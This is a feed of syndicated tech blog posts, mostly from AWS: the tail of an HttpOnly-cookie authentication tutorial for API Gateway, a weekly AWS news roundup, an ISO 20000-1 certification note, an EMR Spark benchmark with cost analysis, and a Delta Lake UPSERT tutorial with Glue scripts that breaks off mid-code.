    • Choose Create and attach.
  7. Under Develop, choose Routes to inspect all routes.

Now your API Gateway route /oauth2/callback should be configured as shown in Figure 17.

Figure 17: API Gateway route configuration

Figure 17: API Gateway route configuration

4. Testing the OAuth2 authorizer

You did it! From your last test, you should still be authenticated. So, if you open the API Gateway Invoke URL in your browser, you’ll be greeted from your protected backend.

In case you are not authenticated anymore, you’ll have to follow the steps again from the section Testing the OAuth2 flow to authenticate.


When you inspect the HTTP request that your browser makes in the developer tools as shown in Figure 18, you can see that authentication works because the HttpOnly cookie is automatically attached to every request.

Figure 18: Browser requests include HttpOnly cookies

Figure 18: Browser requests include HttpOnly cookies

To verify that your authorizer Lambda function works correctly, paste the same Invoke URL you noted previously in an incognito window. Incognito windows do not share the cookie store with your browser session, so you see a {"message":"Forbidden"} error message with HTTP response code 403 – Forbidden.

Cleanup

Delete all unwanted resources to avoid incurring costs.

To delete the Amazon Cognito domain and user pool

  1. In the Amazon Cognito console, choose your user pool name. For me, the name is MyUserPool.
  2. Under the navigation tabs, choose App integration.
  3. Under Domain, choose Actions, then choose Delete Cognito domain.
  4. Confirm by entering your custom Amazon Cognito domain, and choose Delete.
  5. Choose Delete user pool.
  6. Confirm by entering your user pool name (in my case, MyUserPool), and then choose Delete.

To delete your API Gateway resource

  1. In the API Gateway console, select your API name. For me, the name is MyApp.
  2. Under Actions, choose Delete and confirm your deletion.

To delete the AWS Lambda functions

  1. In the Lambda console, select all three of the Lambda functions you created.
  2. Under Actions, choose Delete and confirm your deletion.

Bonus: Enabling authorizer caching

As mentioned earlier, you can enable authorizer caching to help improve your performance. When caching is enabled for an authorizer, API Gateway uses the authorizer’s identity sources as the cache key. If a client specifies the same parameters in identity sources within the configured Time to Live (TTL), then API Gateway uses the cached authorizer result, rather than invoking your Lambda function.

To enable caching, your authorizer must have at least one identity source. To cache by the cookie request header, you specify $request.header.cookie as the identity source. Be aware that caching will be affected if you pass along additional HttpOnly cookies apart from the access token.

For more information, see Working with AWS Lambda authorizers for HTTP APIs in the Amazon API Gateway Developer Guide.

Conclusion

In this blog post, you learned how to implement authentication by using HttpOnly cookies. You used Amazon API Gateway and AWS Lambda to persist and validate the HttpOnly cookies, and you used Amazon Cognito to issue OAuth2 access tokens. If you want to try an automated deployment of this solution with a script, see the api-gw-http-only-cookie-auth GitHub repository.

The application of this solution to protect your secrets from potential cross-site scripting (XSS) attacks is not limited to OAuth2. You can protect other kinds of tokens, sessions, or tracking IDs with HttpOnly cookies.

In this solution, you used NodeJS for your Lambda functions to implement authentication. But HttpOnly cookies are widely supported by many programing frameworks. You can find more implementation options on the OWASP Secure Cookie Attribute page.

Although this blog post gives you a tutorial on how to implement HttpOnly cookie authentication in API Gateway, it may not meet all your security and functional requirements. Make sure to check your business requirements and talk to your stakeholders before you adopt techniques from this blog post.

Furthermore, it’s a good idea to continuously test your web application, so that cookies are only set with your approved security attributes. For more information, see the OWASP Testing for Cookies Attributes page.

 
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, start a new thread on the Amazon API Gateway re:Post or contact AWS Support.

Want more AWS Security news? Follow us on Twitter.

Marc Borntraeger

Marc Borntraeger

Marc is a Solutions Architect in healthcare, based in Zurich, Switzerland. He helps security-sensitive customers such as hospitals to re-innovate themselves with AWS.

A 16x NVIDIA GPU 128 Core Arm Server Supermicro ARS-210M-NR with Ampere Altra

Post Syndicated from Patrick Kennedy original https://www.servethehome.com/a-16x-nvidia-gpu-128-core-arm-server-supermicro-ars-210m-nr-with-ampere-altra/

We review the Supermicro ARS-210M-NR with 16x NVIDIA Ampere 16GB GPUs and 128 Ampere Altra Max Arm cores designed for cloud deployments

The post A 16x NVIDIA GPU 128 Core Arm Server Supermicro ARS-210M-NR with Ampere Altra appeared first on ServeTheHome.

AWS Week in Review – January 30, 2023

Post Syndicated from Steve Roberts original https://aws.amazon.com/blogs/aws/aws-week-in-review-january-30-2023/


This week’s review post comes to you from the road, having just wrapped up sponsorship of NDC London. While there we got to speak to many .NET developers, both new and experienced with AWS, and all eager to learn more. Thanks to everyone who stopped by our expo booth to chat or ask questions to the team!

.NET on AWS booth, NDC London 2023.NET on AWS booth, NDC London 2023

Last Week’s Launches
My team will be back on the road to our next events soon, but first, here are just some launches that caught my attention while I was at the expo booth last week:

General availability of Porting Advisor for Graviton: AWS Graviton2 processors are custom designed, Arm64, processors, that deliver increased price performance over comparable x86-64 processors. They’re suitable for a wide range of compute workloads on Amazon Elastic Compute Cloud (Amazon EC2) including application servers, microservices, high-performance computing (HPC), CPU-based ML inference, gaming, any many more. They’re also available in other AWS services such as AWS Lambda, AWS Fargate, to name just a few. The new Porting Advisor for Graviton is a freely available, open-source command line tool for analyzing compatibility of applications you want to run on Graviton-based compute environments. It provides a report that highlights missing or outdated libraries, and code, that you may need to update in order to port your application to run on Graviton processors.

Runtime management controls for AWS Lambda: Automated feature updates, performance improvements, and security patches to runtime environments for Lambda functions is popular with many customers. However, some customers have asked for increased visibility into when these updates occur, and control over when they’re applied. The new runtime management controls for Lambda provide optional capabilities for those customers that require more control over runtime changes. The new controls are optional; by default, all your Lambda functions will continue to receive automatic updates. But, if you wish, you can now apply a runtime management configuration with your functions that specifies how you want updates to be applied. You can find full details on the new runtime management controls in this blog post on the AWS Compute Blog.

General availability of Amazon OpenSearch Serverless: OpenSearch Serverless was one of the livestream segments in the recent AWS on Air re:Invent Recap of previews that were announced at the conference last December. OpenSearch Serverless is now generally available. As a serverless option for Amazon OpenSearch Service, it removes the need to configure, manage, or scale OpenSearch clusters, offering automatic provisioning and scaling of resources to enable fast ingestion and query responses.

Additional connectors for Amazon AppFlow: At AWS re:Invent 2023, I blogged about a release of new data connectors enabling data transfer from a variety of Software-as-a-Service (SaaS) applications to Amazon AppFlow. An additional set of 10 connectors, enabling connectivity from Asana, Google Calendar, JDBC, PayPal, and more, are also now available. Check out the full list of additional connectors launched this past week in this What’s New post.

AWS open-source news and updates: As usual, there’s a new edition of the weekly open-source newsletter highlighting new open-source projects, tools, and demos from the AWS Community. Read edition #143 here – LINK TBD.

For a full list of AWS announcements, be sure to keep an eye on the What’s New at AWS page.

Upcoming AWS Events
Check your calendars and sign up for these AWS events:

AWS Innovate Data and AI/ML edition: AWS Innovate is a free online event to learn the latest from AWS experts and get step-by-step guidance on using AI/ML to drive fast, efficient, and measurable results.

  • AWS Innovate Data and AI/ML edition for Asia Pacific and Japan is taking place on February 22, 2023. Register here.
  • Registrations for AWS Innovate EMEA (March 9, 2023) and the Americas (March 14, 2023) will open soon. Check the AWS Innovate page for updates.

You can find details on all upcoming events, in-person or virtual, here.

And finally, if you’re a .NET developer, my team will be at Swetugg, in Sweden, February 8-9, and DeveloperWeek, Oakland, California, February 15-17. If you’re in the vicinity at these events, be sure to stop by and say hello!

That’s all for this week. Check back next Monday for another Week in Review!

This post is part of our Week in Review series. Check back each week for a quick roundup of interesting news and announcements from AWS!

AWS achieves ISO 20000-1:2018 certification for 109 services

Post Syndicated from Rodrigo Fiuza original https://aws.amazon.com/blogs/security/aws-achieves-iso-20000-12018-certification-for-109-services/

We continue to expand the scope of our assurance programs at Amazon Web Services (AWS) and are pleased to announce that AWS Regions and AWS Edge locations are now certified by the International Organization for Standardization (ISO) 20000-1:2018 standard. This certification demonstrates our continuous commitment to adhere to the heightened expectations for cloud service providers.

Published by the International Organization for Standardization (ISO), ISO 20000-1:2018 helps organizations specify requirements for establishing, implementing, maintaining, and continually improving a Service Management System (SMS).

AWS was evaluated by EY CertifyPoint, an independent third-party auditor. The Certificate of Compliance illustrating the AWS compliance status is available through AWS Artifact. AWS Artifact is a self-service portal for on-demand access to AWS compliance reports. Sign in to AWS Artifact in the AWS Management Console, or learn more at Getting Started with AWS Artifact.

As of this writing, 109 services offered globally are in scope of this certification. For up-to-date information, including when additional services are added, see the AWS ISO 20000-1:2018 certification webpage.

AWS strives to continuously bring services into scope of its compliance programs to help you meet your architectural and regulatory needs. Reach out to your AWS account team if you have questions or feedback about ISO 20000-1:2018 compliance.

To learn more about our compliance and security programs, see AWS Compliance Programs. As always, we value your feedback and questions; you can reach out to the AWS Compliance team through the Contact Us page.

 
If you have feedback about this post, submit comments in the Comments section below.

Want more AWS Security how-to content, news, and feature announcements? Follow us on Twitter.

Author

Rodrigo Fiuza

Rodrigo is a Security Audit Manager at AWS, based in São Paulo. He leads audits, attestations, certifications, and assessments across Latin America, Caribbean and Europe. Rodrigo has previously worked in risk management, security assurance, and technology audits for the past 12 years.

Run Apache Spark workloads 3.5 times faster with Amazon EMR 6.9

Post Syndicated from Sekar Srinivasan original https://aws.amazon.com/blogs/big-data/run-apache-spark-workloads-3-5-times-faster-with-amazon-emr-6-9/

The Amazon EMR runtime for Apache Spark is a performance-optimized runtime for Apache Spark that is 100% API compatible with open-source Apache Spark. With Amazon EMR release 6.9.0, the EMR runtime for Apache Spark supports equivalent Spark version 3.3.0.

With Amazon EMR 6.9.0, you can now run your Apache Spark 3.x applications faster and at lower cost without requiring any changes to your applications. In our performance benchmark tests, derived from TPC-DS performance tests at 3 TB scale, we found the EMR runtime for Apache Spark 3.3.0 provides a 3.5 times (using total runtime) performance improvement on average over open-source Apache Spark 3.3.0.

In this post, we analyze the results from our benchmark tests running a TPC-DS application on open-source Apache Spark and then on Amazon EMR 6.9, which comes with an optimized Spark runtime that is compatible with open-source Spark. We walk through a detailed cost analysis and finally provide step-by-step instructions to run the benchmark.

Results observed

To evaluate the performance improvements, we used an open-source Spark performance test utility that is derived from the TPC-DS performance test toolkit. We ran the tests on a seven-node (six core nodes and one primary node) c5d.9xlarge EMR cluster with the EMR runtime for Apache Spark, and a second seven-node self-managed cluster on Amazon Elastic Compute Cloud (Amazon EC2) with the equivalent open-source version of Spark. We ran both the tests with data in Amazon Simple Storage Service (Amazon S3).

Dynamic Resource Allocation (DRA) is a great feature to use for varying workloads. However, for a benchmarking exercise where we compare two platforms purely on performance, and test data volumes don’t change (3 TB in our case), we believe it’s best to avoid variability in order to run an apples-to-apples comparison. In our tests in both open-source Spark and Amazon EMR, we disabled DRA while running the benchmarking application.

The following table shows the total job runtime for all queries (in seconds) in the 3 TB query dataset between Amazon EMR version 6.9.0 and open-source Spark version 3.3.0. We observed that our TPC-DS tests had a total job runtime on Amazon EMR on Amazon EC2 that was 3.5 times faster than that using an open-source Spark cluster of the same configuration.

The per-query speedup on Amazon EMR 6.9 with and without the EMR runtime for Apache Spark is illustrated in the following chart. The horizontal axis shows each query in the 3 TB benchmark. The vertical axis shows the speedup of each query due to the EMR runtime. Notable performance gains are over 10 times faster for TPC-DS queries 24b, 72, 95, and 96.

Cost analysis

The performance improvements of the EMR runtime for Apache Spark directly translate to lower costs. We were able to realize a 67% cost savings running the benchmark application on Amazon EMR in comparison with the cost incurred to run the same application on open-source Spark on Amazon EC2 with the same cluster sizing due to reduced hours of Amazon EMR and Amazon EC2 usage. Amazon EMR pricing is for EMR applications running on EMR clusters with EC2 instances. The Amazon EMR price is added to the underlying compute and storage prices such as EC2 instance price and Amazon Elastic Block Store (Amazon EBS) cost (if attaching EBS volumes). Overall, the estimated benchmark cost in the US East (N. Virginia) Region is $27.01 per run for the open-source Spark on Amazon EC2 and $8.82 per run for Amazon EMR.

Benchmark Job Runtime (Hour) Estimated Cost Total EC2 Instance Total vCPU Total Memory (GiB) Root Device (Amazon EBS)

Open-source Spark on Amazon EC2

(1 primary and 6 core nodes)

2.23 $27.01 7 252 504 20 GiB gp2

Amazon EMR on Amazon EC2

(1 primary and 6 core nodes)

0.63 $8.82 7 252 504 20 GiB gp2

Cost breakdown

The following is the cost breakdown for the open-source Spark on Amazon EC2 job ($27.01):

  • Total Amazon EC2 cost – (7 * $1.728 * 2.23) = (number of instances * c5d.9xlarge hourly rate * job runtime in hour) = $26.97
  • Amazon EBS cost – ($0.1/730 * 20 * 7 * 2.23) = (Amazon EBS per GB-hourly rate * root EBS size * number of instances * job runtime in hour) = $0.042

The following is the cost breakdown for the Amazon EMR on Amazon EC2 job ($8.82):

  • Total Amazon EMR cost – (7 * $0.27 * 0.63) = ((number of core nodes + number of primary nodes)* c5d.9xlarge Amazon EMR price * job runtime in hour) = $1.19
  • Total Amazon EC2 cost – (7 * $1.728 * 0.63) = ((number of core nodes + number of primary nodes)* c5d.9xlarge instance price * job runtime in hour) = $7.62
  • Amazon EBS cost – ($0.1/730 * 20 GiB * 7 * 0.63) = (Amazon EBS per GB-hourly rate * EBS size * number of instances * job runtime in hour) = $0.012

Set up OSS Spark benchmarking

In the following sections, we provide a brief outline of the steps involved in setting up the benchmarking. For detailed instructions with examples, refer to the GitHub repo.

For our OSS Spark benchmarking, we use the open-source tool Flintrock to launch our Amazon EC2-based Apache Spark cluster. Flintrock provides a quick way to launch an Apache Spark cluster on Amazon EC2 using the command line.

Prerequisites

Complete the following prerequisite steps:

  1. Have Python 3.7.x or above.
  2. Have Pip3 22.2.2 or above.
  3. Add the Python bin directory to your environment path. The Flintrock binary will be installed in this path.
  4. Run aws configure to configure your AWS Command Line Interface (AWS CLI) shell to point to the benchmarking account. Refer to Quick configuration with aws configure for instructions.
  5. Have a key pair with restrictive file permissions to access the OSS Spark primary node.
  6. Create a new S3 bucket in your test account if needed.
  7. Copy the TPC-DS source data as input to your S3 bucket.
  8. Build the benchmark application following the steps provided in Steps to build spark-benchmark-assembly application. Alternatively, you can download a pre-built spark-benchmark-assembly-3.3.0.jar if you want a Spark 3.3.0-based application.

Deploy the Spark cluster and run the benchmark job

Complete the following steps:

  1. Install the Flintrock tool via pip as shown in Steps to setup OSS Spark Benchmarking.
  2. Run the command flintrock configure, which pops up a default configuration file.
  3. Modify the default config.yaml file based on your needs. Alternatively, copy and paste the config.yaml file content to the default configure file. Then save the file to where it was.
  4. Finally, launch the 7-node Spark cluster on Amazon EC2 via Flintrock.

This should create a Spark cluster with one primary node and six worker nodes. If you see any error messages, double-check the config file values, especially the Spark and Hadoop versions and the attributes of download-source and the AMI.

The OSS Spark cluster doesn’t come with YARN resource manager. To enable it, we need to configure the cluster.

  1. Download the yarn-site.xml and enable-yarn.sh files from the GitHub repo.
  2. Replace <private ip of primary node> with the IP address of the primary node in your Flintrock cluster.

You can retrieve the IP address from the Amazon EC2 console.

  1. Upload the files to all the nodes of the Spark cluster.
  2. Run the enable-yarn script.
  3. Enable Snappy support in Hadoop (the benchmark job reads Snappy compressed data).
  4. Download the benchmark utility application JAR file spark-benchmark-assembly-3.3.0.jar to your local machine.
  5. Copy this file to the cluster.
  6. Log in to the primary node and start YARN.
  7. Submit the benchmark job on the open-source Spark cluster as shown in Submit the benchmark job.

Summarize the results

Download the test result file from the output S3 bucket s3://$YOUR_S3_BUCKET/EC2_TPCDS-TEST-3T-RESULT/timestamp=xxxx/summary.csv/xxx.csv. (Replace $YOUR_S3_BUCKET with your S3 bucket name.) You can use the Amazon S3 console and navigate to the output S3 location or use the AWS CLI.

The Spark benchmark application creates a timestamp folder and writes a summary file inside a summary.csv prefix. Your timestamp and file name will be different from the one shown in the preceding example.

The output CSV files have four columns without header names. They are:

  • Query name
  • Median time
  • Minimum time
  • Maximum time

The following screenshot shows a sample output. We have manually added column names. The way we calculate the geomean and the total job runtime is based on arithmetic means. We first take the mean of the med, min, and max values using the formula AVERAGE(B2:D2). Then we take a geometric mean of the Avg column using the formula GEOMEAN(E2:E105).

Set up Amazon EMR benchmarking

For detailed instructions, see Steps to setup EMR Benchmarking.

Prerequisites

Complete the following prerequisite steps:

  1. Run aws configure to configure your AWS CLI shell to point to the benchmarking account. Refer to Quick configuration with aws configure for instructions.
  2. Upload the benchmark application to Amazon S3.

Deploy the EMR cluster and run the benchmark job

Complete the following steps:

  1. Spin up Amazon EMR in your AWS CLI shell using command line as shown in Deploy EMR Cluster and run benchmark job.
  2. Configure Amazon EMR with one primary (c5d.9xlarge) and six core (c5d.9xlarge) nodes. Refer to create-cluster for a detailed description of AWS CLI options.
  3. Store the cluster ID from the response. You need this in the next step.
  4. Submit the benchmark job in Amazon EMR using add-steps in the AWS CLI.

Summarize the results

Summarize the results from the output bucket s3://$YOUR_S3_BUCKET/blog/EMRONEC2_TPCDS-TEST-3T-RESULT in the same manner as we did for the OSS results and compare.

Clean up

To avoid incurring future charges, delete the resources you created using the instructions in the Cleanup section of the GitHub repo.

  1. Stop the EMR and OSS Spark clusters. You may also delete them if you don’t want to retain the content. You can delete these resources by running the script cleanup-benchmark-env.sh from a terminal in your benchmark environment.
  2. If you used AWS Cloud9 as your IDE for building the benchmark application JAR file using Steps to build spark-benchmark-assembly application, you may want to delete the environment as well.

Conclusion

You can run your Apache Spark workloads 3.5 times (based on total runtime) faster and at lower cost without making any changes to your applications by using Amazon EMR 6.9.0.

To keep up to date, subscribe to the Big Data Blog’s RSS feed to learn more about the EMR runtime for Apache Spark, configuration best practices, and tuning advice.

For past benchmark tests, see Run Apache Spark 3.0 workloads 1.7 times faster with Amazon EMR runtime for Apache Spark. Note that the past benchmark result of 1.7 times performance was based on geometric mean. Based on geometric mean, the performance in Amazon EMR 6.9 was two times faster.


About the authors

Sekar Srinivasan is a Sr. Specialist Solutions Architect at AWS focused on Big Data and Analytics. Sekar has over 20 years of experience working with data. He is passionate about helping customers build scalable solutions modernizing their architecture and generating insights from their data. In his spare time he likes to work on non-profit projects, especially those focused on underprivileged Children’s education.

Prabu Ravichandran is a Senior Data Architect with Amazon Web Services, focussed on Analytics, data Lake architecture and implementation. He helps customers architect and build scalable and robust solutions using AWS services. In his free time, Prabu enjoys traveling and spending time with family.

Handle UPSERT data operations using open-source Delta Lake and AWS Glue

Post Syndicated from Praveen Allam original https://aws.amazon.com/blogs/big-data/handle-upsert-data-operations-using-open-source-delta-lake-and-aws-glue/

Many customers need an ACID transaction (atomic, consistent, isolated, durable) data lake that can log change data capture (CDC) from operational data sources. There is also demand for merging real-time data into batch data. Delta Lake framework provides these two capabilities. In this post, we discuss how to handle UPSERTs (updates and inserts) of the operational data using natively integrated Delta Lake with AWS Glue, and query the Delta Lake using Amazon Athena.

We examine a hypothetical insurance organization that issues commercial policies to small- and medium-scale businesses. The insurance prices vary based on several criteria, such as where the business is located, business type, earthquake or flood coverage, and so on. This organization is planning to build a data analytical platform, and the insurance policy data is one of the inputs to this platform. Because the business is growing, hundreds and thousands of new insurance policies are being enrolled and renewed every month. Therefore, all this operational data needs to be sent to Delta Lake in near-real time so that the organization can perform various analytics, and build machine learning (ML) models to serve their customers in a more efficient and cost-effective way.

Solution overview


The data can originate from any source, but typically customers want to bring operational data to data lakes to perform data analytics. One of the solutions is to bring the relational data by using AWS Database Migration Service (AWS DMS). AWS DMS tasks can be configured to copy the full load as well as ongoing changes (CDC). The full load and CDC load can be brought into the raw and curated (Delta Lake) storage layers in the data lake. To keep it simple, in this post we opt out of the data sources and ingestion layer; the assumption is that the data is already copied to the raw bucket in the form of CSV files. An AWS Glue ETL job does the necessary transformation and copies the data to the Delta Lake layer. The Delta Lake layer ensures ACID compliance of the source data.

The following diagram illustrates the solution architecture.
Architecture diagram

The use case we use in this post is about a commercial insurance company. We use a simple dataset that contains the following columns:

  • Policy – Policy number, entered as text
  • Expiry – Date that policy expires
  • Location – Location type (Urban or Rural)
  • State – Name of state where property is located
  • Region – Geographic region where property is located
  • Insured Value – Property value
  • Business Type – Business use type for property, such as Farming or Retail
  • Earthquake – Is earthquake coverage included (Y or N)
  • Flood – Is flood coverage included (Y or N)

The dataset contains a sample of 25 insurance policies. In the case of a production dataset, it may contain millions of records.

policy_id,expiry_date,location_name,state_code,region_name,insured_value,business_type,earthquake,flood
200242,2023-01-02,Urban,NY,East,1617630,Retail,N,N
200314,2023-01-02,Urban,NY,East,8678500,Apartment,Y,Y
200359,2023-01-02,Rural,WI,Midwest,2052660,Farming,N,N
200315,2023-01-02,Urban,NY,East,17580000,Apartment,Y,Y
200385,2023-01-02,Urban,NY,East,1925000,Hospitality,N,N
200388,2023-01-04,Urban,IL,Midwest,12934500,Apartment,Y,Y
200358,2023-01-05,Urban,WI,Midwest,928300,Office Bldg,N,N
200264,2023-01-07,Rural,NY,East,2219900,Farming,N,N
200265,2023-01-07,Urban,NY,East,14100000,Apartment,Y,Y
100582,2023-03-25,Urban,NJ,East,4651680,Apartment,Y,Y
100487,2023-03-25,Urban,NY,East,5990067,Apartment,N,N
100519,2023-03-25,Rural,NY,East,4102500,Farming,N,N
100462,2023-03-25,Urban,NY,East,3400000,Construction,Y,Y
100486,2023-03-26,Urban,NY,East,9973900,Apartment,Y,Y
100463,2023-03-27,Urban,NY,East,15480000,Office Bldg,Y,Y
100595,2023-03-27,Rural,NY,East,2446600,Farming,N,N
100617,2023-03-27,Urban,VT,Northeast,8861500,Office Bldg,N,N
100580,2023-03-30,Urban,NH,Northeast,97920,Office Bldg,Y,Y
100581,2023-03-30,Urban,NY,East,5150000,Apartment,Y,Y
100475,2023-03-31,Rural,WI,Midwest,1451662,Farming,N,N
100503,2023-03-31,Urban,NJ,East,1761960,Office Bldg,N,N
100504,2023-03-31,Rural,NY,East,1649105,Farming,N,N
100616,2023-03-31,Urban,NY,East,2329500,Apartment,N,N
100611,2023-04-25,Urban,NJ,East,1595500,Office Bldg,Y,Y
100621,2023-04-25,Urban,MI,Central,394220,Retail,N,N

In the following sections, we walk through the steps to perform the Delta Lake UPSERT operations. We use the AWS Management Console to perform all the steps. However, you can also automate these steps using tools like AWS CloudFormation, the AWS Cloud Development Kit (AWS CDK), Terraforms, and so on.

Prerequisites

This post is focused towards architects, engineers, developers, and data scientists who build, design, and build analytical solutions on AWS. We expect a basic understanding of the console, AWS Glue, Amazon Simple Storage Service (Amazon S3), and Athena. Additionally, the persona is able to create AWS Identity and Access Management (IAM) policies and roles, create and run AWS Glue jobs and crawlers, and is able work with the Athena query editor.

Use Athena query engine version 3 to query delta lake tables, later in the section “Query the full load using Athena”.

Athena QE V3

Set up an S3 bucket for full and CDC load data feeds

To set up your S3 bucket, complete the following steps:

  1. Log in to your AWS account and choose a Region nearest to you.
  2. On the Amazon S3 console, create a new bucket. Make sure the name is unique (for example, delta-lake-cdc-blog-<some random number>).
  3. Create the following folders:
    1. $bucket_name/fullload – This folder is used for a one-time full load from the upstream data source
    2. $bucket_name/cdcload – This folder is used for copying the upstream data changes
    3. $bucket_name/delta – This folder holds the Delta Lake data files
  4. Copy the sample dataset and save it in a file called full-load.csv to your local machine.
  5. Upload the file using the Amazon S3 console into the folder $bucket_name/fullload.

s3 folders

Set up an IAM policy and role

In this section, we create an IAM policy for the S3 bucket access and a role for AWS Glue jobs to run, and also use the same role for querying the Delta Lake using Athena.

  1. On the IAM console, choose Polices in the navigation pane.
  2. Choose Create policy.
  3. Select JSON tab and paste the following policy code. Replace the {bucket_name} you created in the earlier step.
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "AllowListingOfFolders",
            "Action": [
                "s3:ListBucket",
                "s3:GetBucketLocation"
            ],
            "Effect": "Allow",
            "Resource": [
                "arn:aws:s3:::{bucket_name}"
            ]
        },
        {
            "Sid": "ObjectAccessInBucket",
            "Effect": "Allow",
            "Action": [
                "s3:PutObject",
                "s3:GetObject",
                "s3:DeleteObject"
            ],
            "Resource": "arn:aws:s3:::{bucket_name}/*"
        }
    ]
}
  1. Name the policy delta-lake-cdc-blog-policy and select Create policy.
  2. On the IAM console, choose Roles in the navigation pane.
  3. Choose Create role.
  4. Select AWS Glue as your trusted entity and choose Next.
  5. Select the policy you just created, and with two additional AWS managed policies:
    1. delta-lake-cdc-blog-policy
    2. AWSGlueServiceRole
    3. CloudWatchFullAccess
  1. Choose Next.
  2. Give the role a name (for example, delta-lake-cdc-blog-role).

IAM role

Set up AWS Glue jobs

In this section, we set up two AWS Glue jobs: one for full load and one for the CDC load. Let’s start with the full load job.

  1. On the AWS Glue console, under Data Integration and ETL in the navigation pane, choose Jobs. AWS Glue Studio opens in a new tab.
  2. Select Spark script editor and choose Create.

Glue Studio Editor

  1. In the script editor, replace the code with the following code snippet
import sys
from awsglue.utils import getResolvedOptions
from pyspark.sql.session import SparkSession
from pyspark.sql.types import *

## @params: [JOB_NAME]
args = getResolvedOptions(sys.argv, ['JOB_NAME','s3_bucket'])

# Initialize Spark Session with Delta Lake
spark = SparkSession \
.builder \
.config("spark.sql.extensions", "io.delta.sql.DeltaSparkSessionExtension") \
.config("spark.sql.catalog.spark_catalog", "org.apache.spark.sql.delta.catalog.DeltaCatalog") \
.getOrCreate()

#Define the table schema
schema = StructType() \
      .add("policy_id",IntegerType(),True) \
      .add("expiry_date",DateType(),True) \
      .add("location_name",StringType(),True) \
      .add("state_code",StringType(),True) \
      .add("region_name",StringType(),True) \
      .add("insured_value",IntegerType(),True) \
      .add("business_type",StringType(),True) \
      .add("earthquake_coverage",StringType(),True) \
      .add("flood_coverage",StringType(),True) 

# Read the full load
sdf = spark.read.format("csv").option("header",True).schema(schema).load("s3://"+ args['s3_bucket']+"/fullload/")
sdf.printSchema()

# Write data as DELTA TABLE
sdf.write.format("delta").mode("overwrite").save("s3://"+ args['s3_bucket']+"/delta/insurance/")
  1. Navigate to the Job details tab.
  2. Provide a name for the job (for example, Full-Load-Job).
  3. For IAM Role¸ choose the role delta-lake-cdc-blog-role that you created earlier.
  4. For Worker type¸ choose G 2X.
  5. For Job bookmark, choose Disable.
  6. Set Number of retries to 0.
  7. Under Advanced properties¸ keep the default values, but provide the delta core JAR file path for Python library path and Dependent JARs path.
  8. Under Job parameters:
    1. Add the key --s3_bucket with the bucket name you created earlier as the value.
    2. Add the key --datalake-formats  and give the value delta
  9. Keep the remaining default values and choose Save.

Job details

Now let’s create the CDC load job.

  1. Create a second job called CDC-Load-Job.
  2. Follow the steps on the Job details tab as with the previous job.
  3. Alternatively, you may choose “Clone job” option from the Full-Load-Job, this will carry all the job details from the full load job.
  4. In the script editor, enter the following code snippet for the CDC logic:
import sys
from awsglue.utils import getResolvedOptions
from awsglue.context import GlueContext
from pyspark.sql.session import SparkSession
from pyspark.sql.functions import col
from pyspark.sql.functions import expr

## For Delta lake
from delta.tables import DeltaTable


## @params: [JOB_NAME]
args = getResolvedOptions(sys.argv, ['JOB_NAME','s3_bucket'])

# Initialize Spark Session with Delta Lake
spark = SparkSession \
.builder \
.config("spark.sql.extensions", "io.delta.sql.DeltaSparkSessionExtension") \
.config("spark.sql.catalog.spark_catalog", "org.apache.spark.sql.delta.catalog.DeltaCatalog") \
.getOrCreate()

# Read the CDC load
cdc_df = spark.read.csv("s3://"+ args['s3_bucket']+"/cdcload")
cdc_df.show(5,True)

# now read the full load (latest data) as delta table
delta_df = DeltaTable.forPath(spark, "s3://"+ args['s3_bucket']+"/delta/insurance/")
delta_df.toDF().show(5,True)

